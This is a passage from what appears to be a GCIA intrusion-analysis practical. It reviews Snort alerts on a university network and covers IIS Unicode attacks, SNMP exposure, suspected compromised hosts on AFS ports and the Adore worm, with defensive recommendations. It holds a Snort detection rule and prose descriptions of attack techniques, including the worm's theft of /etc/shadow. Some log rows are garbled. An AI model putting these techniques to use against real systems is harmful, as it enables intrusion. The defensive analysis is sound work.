Since port 515 is potentially vulnerable I decided to look at the distinct sources from which this event was triggered. They are listed bellow.

### Distinct Sources

|              |              |              |              |
|--------------|--------------|--------------|--------------|
| 10.0.152.166 | 10.0.153.120 | 10.0.153.154 | 10.0.153.195 |
| 10.0.152.167 | 10.0.153.121 | 10.0.153.163 | 10.0.153.209 |

|              |              |              |              |
|--------------|--------------|--------------|--------------|
| 10.0.152.170 | 10.0.153.122 | 10.0.153.164 | 10.0.253.10  |
| 10.0.152.182 | 10.0.153.125 | 10.0.153.165 | 10.0.88.148  |
| 10.0.153.106 | 10.0.153.126 | 10.0.153.172 | 10.0.88.181  |
| 10.0.153.108 | 10.0.153.127 | 10.0.153.173 | 10.0.153.119 |
| 10.0.153.109 | 10.0.153.137 | 10.0.153.174 | 10.0.153.150 |
| 10.0.153.114 | 10.0.153.146 | 10.0.153.178 | 10.0.153.193 |
| 10.0.153.115 | 10.0.153.148 | 10.0.153.186 |              |
| 10.0.153.117 | 10.0.153.149 | 10.0.153.189 |              |

Since all of these source addresses are internal GIAC university addresses I would assume that this traffic is legitimate network traffic and that the two target addresses 10.0.150.198 and 10.0.153.111 are actually running some sort of network printer services and this traffic should not be reason for alert.

### ➤ **Defensive Recommendations**

In this case I have made the assumption that the two servers that are targeted by this alert are running print services and this traffic should not be investigated further. I would however be suspicious if I saw external connections to either of these servers on port 515 so as to help ensure that these services are not accessible from the Internet, I would block that port at the perimeter firewall. As well as blocking this service from being accesses by external sources, I would ensure that the servers are up to the latest patch level and should run LPRng version 3.6.25 as a minimum.

### ➤ **Correlations**

Many sites have seen increased number of scans looking for port 515. These sites include the following:

[http://www.1.dshield.org/port\\_report.php?port=515](http://www.1.dshield.org/port_report.php?port=515)

<http://www.sans.org/newlook/alerts/port515.htm>

Since none of the Source IP addresses were external I was unable to find any source IP address correlations.

### **spp http decode: IIS Unicode attack detected**

| Event Name                                   | count of Event Name | Distinct SRC | Distinct TGT |
|--|---------------------|--------------|--------------|
| spp_http_decode: IIS Unicode attack detected | 17315               | 64           | 259          |

### ➤ **Brief Alert Description**

The IIS Unicode attack is an attack that targets windows servers running IIS web services, if successful this exploit allows attackers to execute commands by issuing crafted http queries. This exploit grew from an older exploit called dot dot, which allowed for directory traversal by the attacker. The Unicode vulnerability is exploited by substituting a standard “/” with the Unicode translation which is “\” The following quote is from the Xforce advisory regarding IIS Unicode attacks. “By appending the ‘.’ and a Unicode slash or backslash after a virtual directory with execute permissions, it is possible for an attacker to execute arbitrary commands.”

<http://xforce.iss.net/alerts/advise68.php>



Since this is a potentially serious vulnerability I decided it requires further investigation. Bellow are the internal target IP's. I am not concerned with target addresses that are external because some normal web traffic has been mistaken as Unicode alerts in the past.

<http://www.securityfocus.com/archive/96/183184>

### Target IP's in GIAC University

10.0.11.4  
10.0.150.83  
10.0.5.245  
10.0.5.92  
10.0.5.95  
10.0.5.96

I examined the traffic originating from these IP addresses to see if there was any indication that the Unicode attacks were successful and I found the following:

#### 10.0.11.4

Traffic originating from this IP address was all reported as scans there were 70 events in the scans logs showing what appeared to be FTP traffic since all the records contained source port 20. I would be concerned about this traffic but all the addresses were internal which leads me to believe that this server runs FTP services. Other traffic targeted at this IP address all seemed to be normal network traffic that was reported as scans from internal sources. The only alert from an external source was the Unicode attack. I would consider this to be a false alert.

#### 10.0.150.83, 10.0.5.245, 10.0.5.92, 10.0.5.95, 10.0.5.96

I believe these addresses to be web servers, as indicated in the network topology at the beginning of this section. They should be treated as a high risk and critical servers. I looked through the supplied data and there were no alerts, scans, or OOS events originating from these IP addresses which indicates that they were most likely not compromised. Although they were all targets of several other web exploits, the only server that was targeted by this exploit from an external source was 10.0.5.245. On Jan 5th at 10:56 there were 6 attempts from the same source address to this web server.

| Detect Time             | Event Name                                   | Source Address | Target Address |
|-------------------------|--|----------------|----------------|
| 5 Jan 2001 10:56:10 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |
| 5 Jan 2001 10:56:08 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |
| 5 Jan 2001 10:56:08 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |
| 5 Jan 2001 10:56:07 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |
| 5 Jan 2001 10:56:07 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |
| 5 Jan 2001 10:56:07 PST | spp_http_decode: IIS Unicode attack detected | 211.93.8.74    | 10.0.5.245     |

Following is the ARIN whois information regarding this source address

Results:

Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-BLK)

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database,

at WHOIS.APNIC.NET or <http://www.apnic.net/>  
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AU

Netname: APNIC-CIDR-BLK2  
Netblock: 210.0.0.0 - 211.255.255.255

Coordinator:  
Administrator, System (SA90-ARIN) [No mailbox]  
+61-7-3367-0490

Domain System inverse mapping provided by:

|                 |               |
|-----------------|---------------|
| NS.APNIC.NET    | 203.37.255.97 |
| SVC00.APNIC.NET | 202.12.28.131 |
| NS.TELSTRA.NET  | 203.50.0.137  |
| NS.RIPE.NET     | 193.0.0.193   |

#### ➤ **Defensive Recommendations**

Since these systems all appear to be web servers you cannot block port 80 access to them. If these servers were running IIS I would ensure that they are up to the latest patch release from Microsoft. If they are not running IIS than I would not worry about this exploit since it only targets vulnerabilities found in IIS servers. As for the source address 211.93.8.74 unless there is a legitimate reason for this traffic I would consider blocking this IP address from accessing internal servers. Further investigation would be required.

#### ➤ **Correlations**

I found no correlations for this external source IP on Incidents.org, Google, or on the SANS site.

### **SNMP public access**

| Event Name         | count of Event Name | Distinct SRC | Distinct TGT |
|--------------------|---------------------|--------------|--------------|
| SNMP public access | 11554               | 14           | 136          |

#### ➤ **Brief Alert Description**

Simple Network Management Protocol (SNMP), is used by administrators to monitor various network devices. This alert confirms the use of SNMP, which is considered to be a security risk especially if you are using a public community string. SNMP uses no authentication and is not encrypted. The only authentication is the use of a community string that is usually set to public by most vendors. SNMP poses several vulnerabilities according to The Top Ten vulnerabilities published by SANS. "Attackers can use this vulnerability in SNMP to reconfigure or shut down devices remotely. Sniffed SNMP traffic can reveal a great deal about the structure of your network, as well as the systems

and devices attached to it. Intruders use such information to pick targets and plan attacks.” <http://www.sans.org/topten.htm>

➤ **Defensive Recommendations**

Unless SNMP is necessary and justified I would suggest not using SNMP and would disable it wherever possible. If you require the use of SNMP you may want to take several steps to secure it as much as possible. First make the MIBS read only so that they cannot be modified. Additional information on this can be obtained from [http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito\\_doc/snmp.htm#xtocid210315](http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/snmp.htm#xtocid210315) Another step that should be considered would be to change the default community name to something that an attacker wouldn't be able to guess as easily.

➤ **Correlations**

Since these were all internal to internal addresses I could find no external correlations for the source addresses.

**MISC Large UDP Packet**

| Event Name            | Count of Event Name | Distinct SRC | Distinct TGT |
|-----------------------|---------------------|--------------|--------------|
| MISC Large UDP Packet | 8660                | 9            | 7            |

➤ **Brief Alert Description**

This alert is triggering off a UDP datagram larger than 4000 bytes. These alerts would have been triggered by a snort rule that looks like this.

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"MISC Large UDP Packet"; dsize: >4000; reference:arachnids,247; classtype:bad-unknown; sid:521; rev:1;)
```

| Source Address  | Count of Source Address | Target Address | Count of Target Address |
|-----------------|-------------------------|----------------|-------------------------|
| 203.248.242.22  | 1897                    | 10.0.153.154   | 2323                    |
| 210.76.63.49    | 1519                    | 10.0.88.167    | 1897                    |
| 211.233.70.161  | 1263                    | 10.0.88.165    | 1519                    |
| 211.233.70.162  | 1060                    | 10.0.153.210   | 969                     |
| 203.199.69.118  | 969                     | 10.0.153.45    | 941                     |
| 202.102.29.141  | 593                     | 10.0.150.143   | 593                     |
| 216.106.166.211 | 476                     | 10.0.153.118   | 418                     |
| 216.106.166.164 | 465                     |                |                         |
| 211.43.209.7    | 418                     |                |                         |

While investigating these alerts further I believe that I have found several compromised hosts. I was looking at the traffic targeted at 10.0.153.154 and I saw external hosts accessing that server on port 7000 from source port 7001. These ports are associated with the Andrew File System or AFS. AFS is a distributed file system that was created at Carnegie Mellon University. The following link has a great deal of information on AFS. [http://www.alw.nih.gov/Docs/AFS/AFS\\_toc.html](http://www.alw.nih.gov/Docs/AFS/AFS_toc.html) What alarmed me was that the sources

were external which means that external hosts were accessing internal file systems. I decided to look into any other traffic that meets that criteria and I believe I have a list of 16 GIAC University hosts that are compromised. The hosts are

**10.0.150.120**  
**10.0.150.145**  
**10.0.150.49**  
**10.0.151.125**  
**10.0.153.118**  
**10.0.153.151**  
**10.0.153.152**  
**10.0.153.154**  
**10.0.153.184**  
**10.0.153.185**  
**10.0.153.210**  
**10.0.153.211**  
**10.0.153.46**  
**10.0.88.165**  
**10.0.88.167**  
**10.0.88.244**

The following Alert and scan traffic is a small subset of all the traffic I saw like this.

|                       |     |                         |             |                    |      |
|-----------------------|-----|-------------------------|-------------|--------------------|------|
| Scan                  | UDP | 7 Jan 2002 18:36:44 PST | 10.0.88.165 | 70014.19.71.20     | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:50:55 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:50:58 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:50:58 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:51:26 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:51:26 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:52:26 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:52:26 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:52:26 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:52:30 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:52:30 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:52:35 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:52:35 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:53:56 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:53:58 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:11 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:11 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:54:12 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:12 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:13 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:13 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:54:14 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:14 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 4 Jan 2002 16:54:42 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:42 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| MISC Large UDP Packet |     | 4 Jan 2002 16:54:42 PST | 10.0.88.167 | 7001203.248.242.22 | 7000 |
| Scan                  | UDP | 7 Jan 2002 18:53:23 PST | 10.0.88.244 | 7001211.112.95.120 | 7000 |

|      |     |                         |             |                    |      |
|------|-----|-------------------------|-------------|--------------------|------|
| Scan | UDP | 7 Jan 2002 17:54:28 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:54:32 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:54:36 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:54:39 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:54:58 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:55:29 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:55:59 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:56:02 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |
| Scan | UDP | 7 Jan 2002 17:56:30 PST | 10.0.88.244 | 7001211.174.63.106 | 7000 |

I also discovered similar traffic patterns and analysis is a prior GCIA Practical Written By Kevin Black. [http://www.giac.org/practical/Kevin\\_Black\\_GCIA.doc](http://www.giac.org/practical/Kevin_Black_GCIA.doc)  
I agree with his analysis of this traffic and would consider this to be extremely hostile. I have done whois lookups on all the external sources which are accessing internal file systems and I found the following.

**12.25.239.5**

AT&T ITS ([NET-ATT](#)) ATT [12.0.0.0](#) -  
[12.255.255.255](#)  
Inflow ([NETBLK-ATT137321616-232](#)) ATT137321616-232 [12.25.232.0](#) -  
[12.25.239.255](#)  
3WK Radio ([NETBLK-INFLOW-12254-4841](#)) INFLOW-12254-4841  
[12.25.239.0](#) -  
[12.25.239.15](#)

**203.199.69.118**

**203.248.242.22**

Asia Pacific Network Information Center ([APNIC2](#))

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database,  
at WHOIS.APNIC.NET or <http://www.apnic.net/>

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Netname: APNIC-CIDR-BLK

Netblock: [202.0.0.0](#) - [203.255.255.255](#)

Maintainer: AP

**207.189.78.230**

**207.189.78.234**

**207.189.78.235**

Digital Island, Inc. ([NETBLK-DIGISLE-2NET](#))

45 Fremont Street, Suite 1200

San Francisco, CA 94105

US

Netname: DIGISLE-2NET

Netblock: [207.189.64.0](#) - [207.189.95.255](#)

Maintainer: DIIS

Coordinator:

Pease, Holly ([HP113-ARIN](#)) netreg@digisle.net

(415) 738-4164

**211.112.95.120**  
**211.174.63.106**  
**211.233.27.138**  
**211.233.50.56**  
**211.233.70.162**  
**211.233.70.163**  
**211.43.209.7**

Asia Pacific Network Information Center ([NETBLK-APNIC-CIDR-BLK](#))

These addresses have been further assigned to Asia-Pacific users.

Contact info can be found in the APNIC database,  
at WHOIS.APNIC.NET or <http://www.apnic.net/>  
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AU

Netname: APNIC-CIDR-BLK2

Netblock: [210.0.0.0](#) - [211.255.255.255](#)

Coordinator:

Administrator, System ([SA90-ARIN](#)) [No mailbox]

**216.206.179.23**  
**216.54.221.197**

Qwest Communications ([NETBLK-NET-QWEST-BLKS-1](#)) NET-QWEST-BLKS-1  
[216.206.0.0](#) -

[216.207.255.255](#)

Qwest CyberCenters ([NETBLK-QWEST-216-206-176](#)) QWEST-216-206-176  
[216.206.176.0](#) -

[216.206.191.255](#)

**4.19.71.20**

GENUITY ([NET-GNTY-4-0](#)) GNTY-4-0 [4.0.0.0](#) -  
[4.255.255.255](#)

R&C Productions, Inc ([NETBLK-RCPROD2-71-07](#)) RCPROD2-71-07  
[4.19.71.0](#) -

[4.19.71.255](#)

**63.210.101.143**

Level 3 Communications, Inc. ([NETBLK-LEVEL4-CIDR](#)) LEVEL4-CIDR  
[63.208.0.0](#) -

[63.215.255.255](#)

Streaming Media Corporation ([NETBLK-NETBLK-NETBLOCK-STRM5](#))  
NETBLK-NETBLOCK-STRM5

[63.210.101.0](#) -  
[63.210.101.255](#)

**66.38.185.143**

**66.54.188.69**

**66.54.188.70**

Yipes Communications, Inc. ([NETBLK-YIPES-BLK3](#)) YIPES-BLK3  
[66.54.128.0](#) -

[66.54.255.255](#)

Yipes Web Services ([NETBLK-YPWS-BLK1](#)) YPWS-BLK1 [66.54.188.0](#) -

[66.54.188.255](#)

I am most concerned with the Asian pacific addresses that are accessing GIAC University. The other traffic is all originating from large service providers like Level 3 and Qwest. The internal hosts that the traffic originating from the Asian Pacific address space is displayed bellow and the target hosts should be examined very carefully.

| Event Name            | Protocol | Detect Time             | Target Address | Target Port | Source Address | Source Port |
|-----------------------|----------|-------------------------|----------------|-------------|----------------|-------------|
| Scan                  | UDP      | 4 Jan 2002 16:50:55 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:50:58 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:50:58 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:51:26 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:51:26 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:52:26 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:52:26 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:52:26 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:52:30 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:52:30 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:52:35 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:52:35 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:53:56 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:53:58 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:11 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:11 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:54:12 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:12 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:13 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:13 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:54:14 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:14 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 4 Jan 2002 16:54:42 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:42 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| MISC Large UDP Packet |          | 4 Jan 2002 16:54:42 PST | 10.0.88.167    | 7001        | 203.248.242.22 | 7000        |
| Scan                  | UDP      | 6 Jan 2002 17:58:57 PST | 10.0.153.210   | 7001        | 203.199.69.118 | 7000        |
| Scan                  | UDP      | 6 Jan 2002 17:58:59 PST | 10.0.153.210   | 7001        | 203.199.69.118 | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:05:54 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:08:21 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:10:23 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:13:37 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:13:44 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:13:49 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:15:10 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| MISC Large UDP Packet |          | 7 Jan 2002 13:15:10 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 13:17:11 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| MISC Large UDP Packet |          | 7 Jan 2002 13:17:11 PST | 10.0.153.118   | 7001        | 211.43.209.7   | 7000        |
| Scan                  | UDP      | 7 Jan 2002 14:46:20 PST | 10.0.153.154   | 7001        | 211.233.70.162 | 7000        |
| MISC Large UDP Packet |          | 7 Jan 2002 14:46:20 PST | 10.0.153.154   | 7001        | 211.233.70.162 | 7000        |
| Scan                  | UDP      | 7 Jan 2002 14:46:45 PST | 10.0.153.154   | 7001        | 211.233.70.162 | 7000        |

|                       |     |                         |              |                     |      |
|-----------------------|-----|-------------------------|--------------|---------------------|------|
| MISC Large UDP Packet |     | 7 Jan 2002 14:46:45 PST | 10.0.153.154 | 7001 211.233.70.162 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:54:28 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:54:32 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:54:36 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:54:39 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:54:58 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:55:29 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:55:59 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:56:02 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 17:56:30 PST | 10.0.88.244  | 7001 211.174.63.106 | 7000 |
| Scan                  | UDP | 7 Jan 2002 18:53:23 PST | 10.0.88.244  | 7001 211.112.95.120 | 7000 |
| Scan                  | UDP | 8 Jan 2002 13:49:38 PST | 10.0.153.184 | 7001 211.233.27.138 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:08 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:21 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:23 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:28 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:31 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:34 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:44 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:47 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:50 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 15:38:54 PST | 10.0.153.151 | 7001 211.233.70.163 | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:06 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:26 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:44 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:50 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:55 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:24:58 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:25:02 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |
| Scan                  | UDP | 8 Jan 2002 19:25:05 PST | 10.0.153.185 | 7001 211.233.50.56  | 7000 |

## **INFO - ICQ Access**

| <b>Event Name</b> | <b>count of Event Name</b> | <b>Distinct SRC</b> | <b>Distinct TGT</b> |
|-------------------|----------------------------|---------------------|---------------------|
| INFO - ICQ Access | 1910                       | 2                   | 42                  |

### ➤ **Brief Alert Description**

ICQ is an application used by messenger like programs that basically informs you when other users are online. As stated on ICQ.com “With ICQ, you can chat, send messages, files and URL's, play games, or just hang out with your fellow 'Netters' while still surfing the Net.” So is this a problem? Well it depends. Cert advisory CA-2002-02 claims that there are several ICQ buffer overflows that allow an attacker to execute arbitrary commands on the compromised system. <http://www.cert.org/advisories/CA-2002-02.html> In this case the ICQ alerts originate from only two IP addresses in the GIAC university network. They are 10.0.151.79 and 10.0.5.239. I felt that further investigation was



necessary into these source addresses to determine if they were compromised or just chatting on the net.

After looking at all events originating from these two sources it is most likely that these are users who are accessing chat rooms and using internet services such as IRC and AOL messenger. Depending on GIAC University security policies this may require further investigation.

#### ➤ **Defensive Recommendations**

Again defensive recommendations are dependent upon policy in this case. If users are allowed to access Internet chat rooms and service such as ICQ then there are no defensive recommendations that need to be made. Although the policy makers may want to take into consideration that there are known exploits associated with the applications that use ICQ. If the security policy that's in place prohibits users from accessing such services then it may be a good idea to block the ports associated with these services at the perimeter firewall.

#### ➤ **Correlations**

I found no Correlations for the external source addresses on Google, SANS, or Incidents.org.

### **INFO MSN IM Chat data**

| Event Name            | count of Event Name | Distinct SRC | Distinct TGT |
|-----------------------|---------------------|--------------|--------------|
| INFO MSN IM Chat data | 1827                | 47           | 49           |

#### ➤ **Brief Alert Description**

This alert is detecting the traffic associated with Instant Messenger by Microsoft. Instant messenger is used much the same as an ICQ based service like AOL Instant messenger. I would not consider these alerts to require further investigation but there are known exploits that can allow a hacker to execute arbitrary commands on the target host. I also found a virus which propagates via MSN messenger services.

<http://www.zdnet.com/products/stories/reviews/0,4161,2769395,00.html> I would however for security reasons not allow instant messenger connections to external sources. Sometimes a messenger like service can be useful within a company for employees to communicate back and forth or in this case students at GIAC University may use IM to chat with fellow students, but I would make a recommendation that this be disallowed by the security policy of the university.

#### ➤ **Defensive Recommendations**

If Instant messenger is not allowed by the security policy than the recommendation I can suggest would be to block the ports associated with IM at the perimeter firewall. The usual ports that IM uses are TCP High Ports. Just by allowing TCP High Port traffic in to your internal network opens you up for all kinds of other vulnerabilities where attackers may come into your network on these open ports. It is good practice to not allow any services into your network that are not specifically stated in the security policy and a true necessity for the operations of your organization.

➤ **Correlations**

I found no correlations for these external source addresses on Incidents.org, Google, or the SANS site.

**High port 65535 udp - possible Red Worm - traffic**

| Event Name  | count of Event Name | Distinct SRC | Distinct TGT |
|---|---------------------|--------------|--------------|
| High port 65535 udp - possible Red Worm - traffic | 1209                | 21           | 76           |

➤ **Top Five Sources generating this Alert:**

| Source Address | count of Source Address |
|----------------|-------------------------|
| 10.0.6.49      | 355                     |
| 10.0.6.50      | 337                     |
| 10.0.6.48      | 273                     |
| 10.0.6.52      | 85                      |
| 10.0.6.51      | 79                      |

➤ **Top Ten Targets Receiving this Alert**

| Target Address | count of Target Address |
|----------------|-------------------------|
| 10.0.153.168   | 212                     |
| 10.0.152.175   | 125                     |
| 10.0.153.189   | 81                      |
| 10.0.153.203   | 80                      |
| 10.0.153.188   | 68                      |
| 10.0.153.187   | 62                      |
| 10.0.152.166   | 43                      |
| 10.0.152.182   | 37                      |
| 10.0.153.204   | 33                      |
| 10.0.153.211   | 30                      |

➤ **Brief Alert Description**

The Red Worm now known as the Adore Worm is similar to the Ramen or Lion worms. What this worm does is scan Linux hosts on the Internet looking to see if they are susceptible to several vulnerabilities. The checks it makes are to see if the following services are running LPRng, Wu-Ftpd, rpc-statd and Bind. Once the worm finds a vulnerable system it exploits it using one of the previously listed vulnerabilities and it then Trojans the ps binary and moves the original to /usr/bin/adore. It then attempts to send various system information including /etc/ftpusers, ifconfig output, ps - aux (using the original binary in /usr/bin/adore), /root/.bash\_history, /etc/hosts, and /etc/shadow. There is a detailed explanation of this worm on the SANS site at <http://www.sans.org/y2k/adore.htm> Another thing to take into account is that the code for this worm can be modified very easily so one should not assume that it will be listening on port 65535.

